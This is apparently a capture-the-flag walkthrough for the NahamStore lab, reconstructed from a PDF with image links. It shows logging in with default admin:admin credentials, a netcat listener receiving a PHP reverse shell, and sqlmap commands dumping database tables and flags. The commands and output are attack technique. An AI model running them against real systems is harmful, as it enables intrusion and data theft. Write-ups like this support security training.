


Number 2 is Jimmy Jones, here is information about his SSN number . This is answer for task 3



RCE (question 1)


I found this vulnerability on the begining , because I saw admin directory after scaning ports. And here is standart creds **admin:admin**




I run nc listener

```
nc -lnvp 4444
```


And go to first action



Normaly here is PHP code, but I change him to php revshell



Go back , and run this code by second action





```
┌──(kali㉿kali)-[~/THM/naham/xxeserv]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.225.237] 53218
Linux af11c847d4c7 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 20:39:27 up  2:58,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (38): Inappropriate ioctl for device
bash: no job control in this shell
www-data@af11c847d4c7:/$ ls -la
ls -la
total 72
drwxr-xr-x   1 root root 4096 May  6  2021 .
drwxr-xr-x   1 root root 4096 May  6  2021 ..
-rwxr-xr-x   1 root root    0 May  6  2021 .dockerenv
lrwxrwxrwx   1 root root    7 Jan 19  2021 bin → usr/bin
drwxr-xr-x   2 root root 4096 Apr 15  2020 boot
drwxr-xr-x   5 root root  360 Nov  9 17:41 dev
drwxr-xr-x   1 root root 4096 May  6  2021 etc
-rw-r--r--   1 root root   35 Feb 17  2021 flag.txt
drwxr-xr-x   2 root root 4096 Apr 15  2020 home
lrwxrwxrwx   1 root root    7 Jan 19  2021 lib → usr/lib
lrwxrwxrwx   1 root root    9 Jan 19  2021 lib32 → usr/lib32
lrwxrwxrwx   1 root root    9 Jan 19  2021 lib64 → usr/lib64
lrwxrwxrwx   1 root root   10 Jan 19  2021 libx32 → usr/libx32
drwxr-xr-x   2 root root 4096 Jan 19  2021 media
drwxr-xr-x   2 root root 4096 Jan 19  2021 mnt
drwxr-xr-x   2 root root 4096 Jan 19  2021 opt
dr-xr-xr-x 184 root root    0 Nov  9 17:41 proc
drwx------   2 root root 4096 Jan 19  2021 root
drwxr-xr-x   1 root root 4096 May  6  2021 run
lrwxrwxrwx   1 root root    8 Jan 19  2021 sbin → usr/sbin
drwxr-xr-x   2 root root 4096 Jan 19  2021 srv
-rwxr-xr-x   1 root root   88 Feb 17  2021 startup.sh
dr-xr-xr-x  13 root root    0 Nov  9 20:16 sys
drwxrwxrwt   1 root root 4096 Nov  9 17:42 tmp
drwxr-xr-x   1 root root 4096 Jan 19  2021 usr
drwxr-xr-x   1 root root 4096 Feb 17  2021 var
www-data@af11c847d4c7:/$ cat flag.txt
```


SQLi

SQLi (question 1)

The first SQLi i foun in prduct id parametr



`sqlmap -u http://nahamstore.thm/product?id=2 --batch --dump`



```
[08:24:36] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[08:24:36] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[08:24:36] [INFO] starting 6 processes
[08:24:43] [WARNING] no clear password(s) found
Database: nahamstore
Table: product
[2 entries]
+----+------+----------------------------------+--------------+---------------------------------------------------------------------------+
| id | cost | image                            | name         | description                                                               |
+----+------+----------------------------------+--------------+---------------------------------------------------------------------------+
| 1  | 2500 | c10fc8ea58cb0caef1edbc0949337ff1 | Hoodie + Tee | Hack all the things with this awesome hoodie and t-shirt combination!     |
| 2  | 1500 | cbf45788a7c3ff5c2fab3cbe740595d4 | Sticker Pack | Not only do these stickers look awesome, they are proven to increase your hacking skills
+----+------+----------------------------------+--------------+---------------------------------------------------------------------------+

[08:24:43] [INFO] table 'nahamstore.product' dumped to CSV file '/home/kali/.local/share/sqlmap/output/nahamstore.thm/dump/nahamstore/product.csv'
[08:24:43] [INFO] fetching columns for table 'sqli_one' in database 'nahamstore'
[08:24:43] [INFO] fetching entries for table 'sqli_one' in database 'nahamstore'
Database: nahamstore
Table: sqli_one
[1 entry]
+----+------------------------------------+
| id | flag                               |
+----+------------------------------------+
| 1  | {d890234e20be48ff96a2f9caab0de55c} |
+----+------------------------------------+

[08:24:43] [INFO] table 'nahamstore.sqli_one' dumped to CSV file '/home/kali/.local/share/sqlmap/output/nahamstore.thm/dump/nahamstore/sqli_one.csv'
[08:24:43] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 15 times
[08:24:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/nahamstore.thm'
```


Blind SQLi (question 2)

This was very hard

I found SQLi in http://nahamstore.thm/returns/

For good sqlmap searching I need to add *(asterix)

for vulnerable parametr



save request to file, and run sqlmap

```
sqlmap -r 3.req --batch --dump
```

```
[16:50:10] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:50:10] [INFO] retrieved: nahamstore
[16:50:18] [INFO] fetching tables for database: 'nahamstore'
[16:50:18] [INFO] fetching number of tables for database 'nahamstore'
[16:50:18] [INFO] retrieved: 2
[16:50:20] [INFO] retrieved: order
[16:50:23] [INFO] retrieved: sqli_two
[16:50:38] [INFO] fetching columns for table 'sqli_two' in database 'nahamstore'
[16:50:38] [INFO] retrieved: 2
[16:50:38] [INFO] retrieved: id
[16:50:40] [INFO] retrieved: flag
[16:50:43] [INFO] fetching entries for table 'sqli_two' in database 'nahamstore'
[16:50:43] [INFO] fetching number of entries for table 'sqli_two' in database 'nahamstore'
[16:50:43] [INFO] retrieved: 1
[16:50:45] [INFO] retrieved: {212ec3b036925a38b7167cf9f0243015}
[16:51:20] [INFO] retrieved: 1
Database: nahamstore
Table: sqli_two
[1 entry]
+----+------------------------------------+
| id | flag                               |
+----+------------------------------------+
| 1  | {212ec3b036925a38b7167cf9f0243015} |
+----+------------------------------------+

[16:51:21] [INFO] table 'nahamstore.sqli_two' dumped to CSV file '/home/kali/.local/share/sqlmap/output/nahamstore.thm/dump/nahamstore/sqli_two.csv'
[16:51:21] [INFO] fetching columns for table 'order' in database 'nahamstore'
[16:51:21] [INFO] retrieved: 7
[16:51:21] [INFO] retrieved: id
[16:51:23] [INFO] retrieved: user_id
[16:51:28] [INFO] retrieved: name
[16:51:33] [INFO] retrieved: add^Cqess
```